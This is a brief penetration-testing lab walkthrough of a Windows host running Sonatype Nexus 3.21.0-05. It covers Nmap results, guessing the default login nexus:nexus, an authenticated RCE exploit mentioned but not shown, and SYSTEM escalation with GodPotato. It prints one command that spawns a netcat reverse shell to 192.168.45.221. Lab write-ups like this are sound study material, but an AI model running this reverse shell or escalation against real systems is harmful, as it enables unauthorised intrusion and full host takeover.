Nmap
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-favicon: Unknown favicon MD5: 8D9ADDAFA993A4318E476ED8EB0C8061
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: BaGet
|_http-cors: HEAD GET POST PUT DELETE TRACE OPTIONS CONNECT PATCH
|_http-server-header: Microsoft-IIS/10.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
8081/tcp open  http          Jetty 9.4.18.v20190429
|_http-title: Nexus Repository Manager
| http-robots.txt: 2 disallowed entries
|_/repository/ /service/
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: Nexus/3.21.0-05 (OSS)
|_http-favicon: Unknown favicon MD5: 9A008BECDE9C5F250EDAD4F00E567721
Enumeration
FTP on 21. No access.
On 80 there is a site called BaGet with a tool that involves packages in some way.
RPC on 135 - we can come back to this if needed.
SMB on 139 and 445. Access denied.
On 8081 lives something called Sonatype Nexus Repository Manager.

I tried a million credentials and eventually got in with nexus:nexus.
Exploitation

There is an authenticate RCE exploit for this version, we just need to tweak the script by adding our credentials and setting the reverse shell payload. I tried a bunch and nothing worked, but one of them did eventually, I just can’t be sure which one. I am going to try to find the one that worked after I finish the lab.
Privilege Escalation
We have SeImpersonatePrivilege, so we can probably use PrintSpoofer or one of the Potato exploits. I want to see which one winPEAS recommends.
Well, winPEAS did not recommend any potato exploits, but I downloaded the NET4 release of GodPotato and ran it to achieve a reverse shell as nt/authority system.
.\potato.exe -cmd "C:\Users\nathan\Nexus\nexus-3.21.0-05\nc.exe 192.168.45.221 443 -e cmd.exe"
Done.